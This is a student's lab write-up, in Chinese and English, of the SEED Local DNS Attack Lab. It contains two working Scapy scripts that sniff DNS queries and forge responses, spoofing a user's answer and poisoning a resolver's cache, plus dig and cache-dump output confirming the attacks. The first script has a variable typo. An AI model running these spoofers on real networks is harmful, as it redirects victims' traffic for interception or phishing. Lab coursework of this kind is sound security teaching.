
Local DNS Attack Lab

57118210 郑荔文

2.4Testing the DNS Setup

(1)Get the IP address of ns.attacker32.com

运行 dig 命令，查看 attacker 域名服务器信息




```
root@3c43ea097f9a:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54811
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2b257f99c1e18f980100000060f5467c4345eff2c8cfec0b (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 09:31:40 UTC 2021
;; MSG SIZE  rcvd: 90

root@3c43ea097f9a:/# █
```

可得通过本地域名服务器 10.9.0.53 可以到达，且 ns.attacker32.com 对应的 ip 地址为 10.9.0.153

（2）Get the IP address of www.example.com


向本地的域名服务器查询 www.example.com 的 ip 地址



```
root@3c43ea097f9a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@3c43ea097f9a:/#
```

user 通过 dig www.example.com 命令进行查询，得到连接超时。

修改 dig 语句，直接向 ns.attacker32.com 查询 www.example.com 的 ip 地址，可以查询成功。




```
root@3c43ea097f9a:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46685
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3c7f9e1bffeb12250100000060f5470b30cd8c932038d138 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Jul 19 09:34:03 UTC 2021
;; MSG SIZE  rcvd: 88

root@3c43ea097f9a:/# 
```

此时可以查到 www.example.com 的 ip 地址为 1.2.3.5

3.1 Task 1： Directly Spoofing Response to user


在 volumes 下通过 scapy 构造下列代码



```python
from scapy.all import *
import sys


def spoof_dns(pkt):
	if(DNS in pkt and "example.com" in pkt[DNS].qd.name.decode('utf-8')):
		print(pkt.sprintf("{DNS:%IP.src%-->%IP.dst:%DNS.id%}"))
		ip=IP(dst=pkt[IP].src,src=pkt[IP].dst)
		udp=UDP(dport=pkt[UDP].sport,sport="53")
		Anssec=DNSRR(rrname=pkt[DNS].qd.name,type='A',ttl=259200,rdata="10.9.0.153")
		dns=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,qdcount=1,ancount=1,an=Anssc)
		spoofpkt=ip/udp/dns
		send(spoofpkt)


pkt=sniff(iface='br-9c6cb4de192f',filter="src host 10.9.0.5 and dst host 10.9.0.53 ",prn=spoof_dns)
```


该脚本将会截获从 10.9.0.5 发往 10.9.0.53 的报文，并构造从 10.9.0.53 发往 10.9.0.5 的 dns 相应报文，从而将 www.example.com 的 ip 地址错误的对应为 10.9.0.153，使得用户端获取错误的 dns 信息

运行上述脚本，此时在 user 机中 dig www.example.com 可以得到 dns 信息，与运行之前的连接超时出现较大区别，表明攻击成功。




```
root@3c43ea097f9a:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 15297
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b498845fc133bec70100000060f54e830d52ae4962745ed2 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:05:55 UTC 2021
;; MSG SIZE  rcvd: 68

root@3c43ea097f9a:/# 
```

该攻击需要在本地的域名服务器的 cache 缓存被清除之后， 如果 cache 中有相关的信息，该攻击将不能奏效，即从本地域名服务器 cache 缓存中获得信息可能会更快



```
[07/19/21]seed@VM:~/.../volumes$ docksh 20
root@20bf90b67d99:/# rndc flush
root@20bf90b67d99:/# 
```

在一段时间后，不运行上述脚本，此时再 dig www.example.com，此时攻击失效




```
root@3c43ea097f9a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

3.2 Task 2： DNS Cache Poisoning Attack-Spoof Answers


为了保持较长时间的攻击效果，需要在用户每次查询 DNS 时返回相应报文，但这种方式效率较低，为了更高的效率，可以选择通过构造报文修改本地域名服务器的 cache 缓存，此时当用户发送 DNS 请求时，本地域名服务器可以直接进行返回相应

首先需要清空本地域名服务器的 cache 缓存




```
[07/23/21]seed@VM:~/.../volumes$ docksh 22
root@2212a1953de1:/# rndc flush
root@2212a1953de1:/# 
```

在不进行攻击的情况下，在用户机 dig www.example.com，并在本地域名服务器中 dump 下 cache 信息并显示




```
root@2212a1953de1:/# rndc dumpdb -cache
root@2212a1953de1:/# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20210716093337
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
```



```
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20210716093337
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
```


起初 cache 中没有信息，在 dig 之后，在 cacha 中可以找到 www.example.com 对应的 ip 信息为 93.184.216.34



```
; authanswer
www.example.com.        691095  A       93.184.216.34
```


以下进行攻击操作：

为构造 scapy 报文是 sniffer 函数，需要先在确定 iface 口，在本次试验过程中，通过 ifconfig 查询得到 iface='br-5dc3732ddc7a'




```
^Croot@VM:/volumes# ifconfig
br-5dc3732ddc7a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:62ff:fe59:43a8  prefixlen 64  scopeid 0x20<link>
        ether 02:42:62:59:43:a8  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 932 (932.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 96  bytes 13519 (13.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

修改构造下列报文:



```python
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.9.0.153')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')


    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53 and ip host 10.9.0.53'
pkt = sniff(iface='br-5dc3732ddc7a', filter=f, prn=spoof_dns)
```


在攻击机中运行上述脚本，在用户机中 dig www.example.com,得到如下输出




```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45635
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.9.0.153

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns1.example.net.
example.com.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 47 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 23 11:23:07 UTC 2021
;; MSG SIZE  rcvd: 206
```

此时得到 www.example.com 的 ip 地址为 10.9.0.153，为设定的地址，故 DNS-Cache-Poiosning 攻击成功


此时在 dump 下的 cache 中也可以看到相关信息，表明攻击成功



```
; authauthority
example.com.            777527  NS      ns1.example.net.
                        777527  NS      ns2.example.net.
```



```
; authanswer
www.example.com.        863929  A       10.9.0.153
```

